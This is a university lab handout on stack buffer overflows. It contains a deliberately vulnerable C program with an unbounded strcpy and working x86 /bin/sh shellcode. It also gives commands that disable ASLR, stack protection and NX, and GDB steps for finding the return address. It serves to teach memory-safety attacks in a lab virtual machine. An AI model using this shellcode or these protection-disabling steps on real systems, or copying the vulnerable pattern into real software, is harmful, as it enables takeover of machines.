



WAYNE STATE  
UNIVERSITY  
COLLEGE OF ENGINEERING

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Department of Computer Science: Cyber Security Practice

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## Lab 2: Buffer Overflows

### Introduction

In this lab, you will learn how buffer overflows and other memory vulnerabilities are used to takeover vulnerable programs. The goal is to investigate a program I provide and then figure out how to use it to gain shell access to systems.

In 1996 Aleph One wrote the canonical paper on smashing the stack. You should read this as it gives a detailed description of how stack smashing works. Today, many compilers and operating systems have implemented security features, which stop the attacks described in the paper. However, it still provides very relevant background for newer attacks and (specifically) this lab assignment.

Aleph One: Smashing the Stack for Fun and Profit:

<http://www1.telhai.ac.il/sources/private/academic/cs/557/2659/Materials/Smashing.pdf>

Another (long) description of Buffer Overflows is here:

<http://www.enderunix.org/docs/en/b0f-eng.txt>

### Software Requirements


All required files and source code are packed in the provided Lab 2 virtual machine.

- The VMWare Software
- The Kali Linux, Penetration Testing Distribution
- GDB: The GNU Project Debugger
- GCC, the GNU Compiler Collection
- C source file including BOF.c, createBadfile.c, and testShellCode.c




## Starting the Virtual Machine

The Kali Linux VM has all the required files. Select the VM named Lab2-BufferOverflows for this lab.



Login the Kali Linux with username root, and password [TBA in the class].

In the Kali Linux, you should be able to see a folder named Lab2-BufferOverflows. This file contains all of the source code for the lab 2.





## Setting up the Environment

There are many protections in current compilers and operating systems to stop stack attacks like the one we want to do. We have to disable some security options to allow the exploit to work (Note that the VM image you get has configured the environment).

### Disable Address Space Layout Randomization

Address Space Layout Randomization (ASLR) is a security feature used in most Operating systems today. ASLR randomly arranges the address spaces of processes, including stack, heap, and libraries. It provides a mechanism for making the exploitation hard to succeed. You can configure ASLR in Linux using the `/proc/sys/kernel/randomize_va_space` interface. The following values are supported:

- 0 – No randomization
- 1 – Conservative randomization
- 2 – Full randomization

Disable ASLR, run:

```
$ echo 0 > /proc/sys/kernel/randomize_va_space
```

Enable ASLR, run:

```
$ echo 2 > /proc/sys/kernel/randomize_va_space
```

Note that you will need root privilege to configure the interface. Using vi to modify the interface may have errors. The screenshot below shows the value of `/proc/sys/kernel/randomize_va_space`

However, this configuration will not survive after a reboot. You will have to configure this in sysctl. Add a file `/etc/sysctl.d/01-disable-aslr.conf` containing:

```
kernel.randomize_va_space = 0
```

This will permanently disable ASLR.



The screenshot below shows you the ASLR configuration. You can open a terminal and try it out.

```
root@kali-WSU: ~/Desktop/Lab2-BufferOverflows
File Edit View Search Terminal Help
root@kali-WSU:~/Desktop/Lab2-BufferOverflows#
root@kali-WSU:~/Desktop/Lab2-BufferOverflows# cat /proc/sys/kernel/randomize_va_space
0
root@kali-WSU:~/Desktop/Lab2-BufferOverflows#
root@kali-WSU:~/Desktop/Lab2-BufferOverflows# cat /etc/sysctl.d/01-disable-aslr.conf
kernel.randomize_va_space=0
root@kali-WSU:~/Desktop/Lab2-BufferOverflows#
```

### **Set compiler flags to disable security features**

When you compile the vulnerable program (explain in the next section) with gcc, use the following compiler flags to disable the security features.

**-z execstack**

Turn off the NX protection to make the stack executable

*-fno-stack-proector*

Remove StackGuard that detects stack smashing exploitations


-q

## Enable the debugging symbols



## Overview

The goal of the exploitation is to teach you how buffer overflows work. **You must gain a shell by passing a malicious input into a vulnerable program.** The vulnerability takes as input a file named "badfile". Your job is to create a badfile that results in the vulnerable program producing a shell. Note that you also have a nop sled to make the vulnerability work even if your shellcode moves by a few bytes. In the Lab2-BufferOverflows folder, it contains the C files you need to use. The screenshot below shows that.



### **BOF.c**

In BOF.c there is an un-bounded strcpy, which means anything that is not null-terminated will overwrite the buffer boundaries and (hopefully) put some information into the stack that you will design. Your exploit must work with my version of BOF.c (can't change it to make your code work).



```
BOF.c
~/Desktop/Lab2-BufferOverflows
Save | E | - | X |
```

```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

int bufferOverflow(const char * str)
{
    char buffer[12];

    /* This line has a buffer overflow vulnerability. */
    strcpy(buffer, str);

    return 1;
}

int main(int argc, char ** argv)
{
    char aString[512];
    FILE *badfile;

    printf("Buffer overflow vulnerability starting up...\n");
    badfile = fopen("badfile", "r");
    fread(aString, sizeof(char), 512, badfile);

    bufferOverflow(aString);

    printf("bufferOverflow() function returned\n");

    return 1;
}
```

C Tab Width: 8 Ln 1, Col 1 INS

To compile BOF.c, you need to add the compile flags mentioned.

```
$ gcc -g -z execstack -fno-stack-protector BOF.c -o BOF
```

```
root@kali-WSU: ~/Desktop/Lab2-BufferOverflows
File Edit View Search Terminal Help
```

```
root@kali-WSU:~/Desktop/Lab2-BufferOverflows# ls
badfile BOF.c createBadfile.c testShellCode.c
root@kali-WSU:~/Desktop/Lab2-BufferOverflows# gcc -g -z execstack -fno-stack-protector BOF.c -o BOF
root@kali-WSU:~/Desktop/Lab2-BufferOverflows#
```



## testShellCode.c

This program simply lets you test shell code itself. There are a lot of different "shell codes" you can find or create, and this is a good way to see what they do, and if they'll work for you (on your operating system).

The actual shellcode you are using is simply the assembly version of this C code:

```
#include <stdio.h>
int main( ) {
    char *name[2];
    name[0] = "/bin/sh";
    name[1] = NULL;
    execve(name[0], name, NULL);
}
```

The screenshot shows a code editor window with the following details:

- Title Bar:** testShellCode.c, ~/Desktop/Lab2-BufferOverflows
- Buttons:** Open, Save, Minimize, Maximize, Close.
- Code Content:**

```
/*
A program that creates a file containing code for launching shell
*/
#include <stdlib.h>
#include <stdio.h>

//const char code[] = "\xeb\x19\x31\xc0\x31\xdb\x31\xd2\x31\xc9\xb0\x04\xb3\x01\x59\xb2\x05\xcd"\
    "\x80\x31\xc0\xb0\x01\x31\xdb\xcd\x80\xe8\xe2\xff\xff\x68\x65\x6c\x6c\x6f"; // Say Hello

const char code[] = \
"\x31\xc0"      /* Line 1: xorl %eax,%eax */ \
"\x50"          /* Line 2: pushl %eax */ \
"\x68""//sh"   /* Line 3: pushl $0x68732f2f */ \
"\x68""/bin"   /* Line 4: pushl $0x6e69622f */ \
"\x89\xe3"     /* Line 5: movl %esp,%ebx */ \
"\x50"          /* Line 6: pushl %eax */ \
"\x53"          /* Line 7: pushl %ebx */ \
"\x89\xe1"     /* Line 8: movl %esp,%ecx */ \
"\x99"          /* Line 9: cdql */ \
"\xb0\x0b"      /* Line 10: movb $0x0b,%al */ \
"\xcd\x80"      /* Line 11: int $0x80 */ \
;

int main(int argc, char ** argv)
{
    int (*func)();
    func = (int (*)()) code;
    (int)(*func)();

    return 0;
}
```
- Status Bar:** C, Tab Width: 8, Ln 17, Col 66, INS



### createBadfile.c

This program writes out "badfile", however currently it is just full of nops (no ops). You need to modify it to place your shell code into it and cause the code to jump to the shellcode. The shellcode included already in badfile (as a char array) does work. You shouldn't need to modify it, but you're welcome to.

```
#include <stdlib.h>
#include <stdio.h>
#include <string.h>

//const char shellcode[] = "\xeb\x19\x31\xc0\x31\xdb\x31\xd2\x31\xc9\xb0\x04\xb3\x01\x59\xb2\x05\xcd"\
    "\x80\x31\xc0\xb0\x01\x31\xdb\xcd\x80\xe8\xe2\xff\xff\xff\x68\x65\x6c\x6c\x6f"; // Say Hello

const char shellcode[] = \
"\x31\xc0"      /* Line 1: xorl %eax,%eax */ \
"\x50"          /* Line 2: pushl %eax */ \
"\x68""//sh"   /* Line 3: pushl $0x68732f2f */ \
"\x68""/bin"    /* Line 4: pushl $0x6e69622f */ \
"\x89\xe3"     /* Line 5: movl %esp,%ebx */ \
"\x50"          /* Line 6: pushl %eax */ \
"\x53"          /* Line 7: pushl %ebx */ \
"\x89\xe1"     /* Line 8: movl %esp,%ecx */ \
"\x99"          /* Line 9: cdq */ \
"\xb0\x0b"      /* Line 10: movb $0x0b,%al */ \
"\xcd\x80"      /* Line 11: int $0x80 */ \
;

int main(int argc, char ** argv) {
    char buffer[512];

    FILE *badfile;

    /* Init the buffer with nop (0x90) */
    memset(&buffer, 0x90, 512);

    /* Save to badfile. */
    badfile = fopen("badfile", "w+");
    fwrite(buffer, 512, 1, badfile);
    fclose(badfile);

    printf("Completed writing\n");

    return 0;
}
```

To compile the testShellCode.c and createBadfile.c, you do not need to add the compile flags mentioned early. You can just simply compile it with gcc

```
root@kali-WSU:~/Desktop/Lab2-BufferOverflows#
File Edit View Search Terminal Help
root@kali-WSU:~/Desktop/Lab2-BufferOverflows# ls
badfile BOF.c createBadfile.c testShellCode.c
root@kali-WSU:~/Desktop/Lab2-BufferOverflows# gcc createBadfile.c -o createBadfile
root@kali-WSU:~/Desktop/Lab2-BufferOverflows#
root@kali-WSU:~/Desktop/Lab2-BufferOverflows# gcc testShellCode.c -o testShellCode
root@kali-WSU:~/Desktop/Lab2-BufferOverflows# [REDACTED]
```



## Starting the Exploitation

There are really two challenges in the lab. To execute the shellcode you want to overwrite the return address in the *bufferOverflow()* function. You must make the return address of that function point to your shellcode.

1. You need to figure out what memory address the return address is stored in.
2. Then you need to figure out the address of your shellcode in memory, and write the shellcode's address into the return address you found in step 1.

In the lab instruction, I will give you some hints for the step 1.

### Finding Return Address on the Stack

In order to find the return address on stacks, we first use GDB, The GNU Project Debugger, to take a look at the assembly code. You can find more information about GDB from here: <https://www.gnu.org/software/gdb/> Note that you can also use tool, *objdump*, to read the assembly code.

\$ *gdb BOF*

A screenshot of a terminal window titled "root@kali-WSU: ~/Desktop/Lab2-BufferOverflows". The window shows the GDB startup sequence. The terminal prompt is "root@kali-WSU:~/Desktop/Lab2-BufferOverflows#". The text output is:

```
root@kali-WSU:~/Desktop/Lab2-BufferOverflows#
root@kali-WSU:~/Desktop/Lab2-BufferOverflows#
root@kali-WSU:~/Desktop/Lab2-BufferOverflows# gdb BOF
GNU gdb (Debian 7.7.1+dfsg-5) 7.7.1
Copyright (C) 2014 Free Software Foundation, Inc.
License GPLv3+: GNU GPL version 3 or later <http://gnu.org/licenses/gpl.html>
This is free software: you are free to change and redistribute it.
There is NO WARRANTY, to the extent permitted by law. Type "show copying"
and "show warranty" for details.
This GDB was configured as "i586-linux-gnu".
Type "show configuration" for configuration details.
For bug reporting instructions, please see:
<http://www.gnu.org/software/gdb/bugs/>.
---Type <return> to continue, or q <return> to quit---
Find the GDB manual and other documentation resources online at:
<http://www.gnu.org/software/gdb/documentation/>.
For help, type "help".
Type "apropos word" to search for commands related to "word"...
Reading symbols from BOF...done.
(gdb) 
```

The terminal has a standard Linux-style header with "File Edit View Search Terminal Help". The window has standard window controls (minimize, maximize, close).



First, we disassemble the main() function of the BOF program. We find the bufferOverflow() function in the main() function (type `disas main` in the GDB). Then, we disassemble the bufferOverflow() function, which has a vulnerability in it.

```
$ (gdb) disas main
```

```
$ (gdb) disas bufferOverflow
```

The screenshot shows a terminal window titled "root@kali-WSU: ~/Desktop/Lab2-BufferOverflows". The command `(gdb) disas bufferOverflow` is run, resulting in the following assembly dump:

```
File Edit View Search Terminal Help
(gdb) disas bufferOverflow
Dump of assembler code for function bufferOverflow:
0x0804849b <+0>:    push   %ebp
0x0804849c <+1>:    mov    %esp,%ebp
0x0804849e <+3>:    sub    $0x18,%esp
0x080484a1 <+6>:    sub    $0x8,%esp
0x080484a4 <+9>:    pushl  0x8(%ebp)
0x080484a7 <+12>:   lea    -0x14(%ebp),%eax
0x080484aa <+15>:   push   %eax
0x080484ab <+16>:   call   0x8048350 <strcpy@plt>
0x080484b0 <+21>:   add    $0x10,%esp
0x080484b3 <+24>:   mov    $0x1,%eax
0x080484b8 <+29>:   leave 
0x080484b9 <+30>:   ret
```

End of assembler dump.

(gdb)

You need to understand the assembly code to find where the return address is on the stack. Next, type `run` in the GDB to execute the BOF program.

```
$ (gdb) run
```

The screenshot shows a terminal window titled "root@kali-WSU: ~/Desktop/Lab2-BufferOverflows". The command `(gdb) run` is run, resulting in the following output:


```
File Edit View Search Terminal Help
(gdb) run
Starting program: /root/Desktop/Lab2-BufferOverflows/BOF
Buffer overflow vulnerability starting up...

Program received signal SIGSEGV, Segmentation fault.
0x90909090 in ?? ()
(gdb)
```

As we expected, the BOF program generates an exception, segmentation fault. The Instruction Pointer (EIP) is `0x90909090`. This is because we put NOP sleds on the badfile that overflows the buffer in the BOF program.

You also can see more register information by execute info register in the GDB

\$ (gdb) info register



The screenshot shows a terminal window titled "root@kali-WSU: ~/Desktop/Lab2-BufferOverflows". The window contains the output of the "info register" command in GDB. The registers listed are eax, ecx, edx, ebx, esp, ebp, esi, edi, eip, eflags, cs, ss, ds, es, fs, and gs. The values for each register are displayed in columns.

Register	Value	Description
eax	0x1	1
ecx	0xbffff410	-1073744880
edx	0xbffff3d8	-1073744936
ebx	0xb7fb6000	-1208262656
esp	0xbffff1f0	0xbffff1f0
ebp	0x90909090	0x90909090
esi	0x0	0
edi	0x0	0
eip	0x90909090	0x90909090
eflags	0x10282	[ SF IF RF ]
cs	0x73	115
ss	0x7b	123
ds	0x7b	123
es	0x7b	123
fs	0x0	0
gs	0x33	51

Note that you can always type help in the GDB to learn the commands.



## Assignments for the Lab 2

A zip file containing:

1. Your updated createBadfile.c that generates the input for the BOF program
2. A copy of the badfile. This must generate a shell when BOF runs from the command line in the VM
3. A screenshot of using BOF program to gain a shell (see simple screenshot below)
4. A text file with answers to the following questions:
  - a. What happens when you compile without “-z execstack”?
  - b. What happens if you enable ASLR? Does the return address change?
  - c. Does the address of the buffer[] in memory change when you run BOF using GDB, /home/root/Desktop/Lab2-BufferOverflows/BOF, and ./BOF?

**Happy Exploiting!**

The screenshot shows a terminal window titled "root@kali-WSU: ~/Desktop/Lab2-BufferOverflows". The terminal output is as follows:

```
root@kali-WSU:~/Desktop/Lab2-BufferOverflows# echo "This is a demo by instructor"
This is a demo by instructor
root@kali-WSU:~/Desktop/Lab2-BufferOverflows# ./BOF
Buffer overflow vulnerability starting up...
#
```

Below the terminal, there is a file manager window showing the directory structure. The desktop has several files and folders:

- Desktop
- Documents
- Downloads
- Music
- Pictures
- Videos
- Trash
- Computer
- Browse Network

The file manager also lists the following files in the current directory:

- a.out
- badfile
- BOF
- BOF.c
- createBadfile.c
- createBadFile.c
- createBadFileDemo.c
- testShellCode.c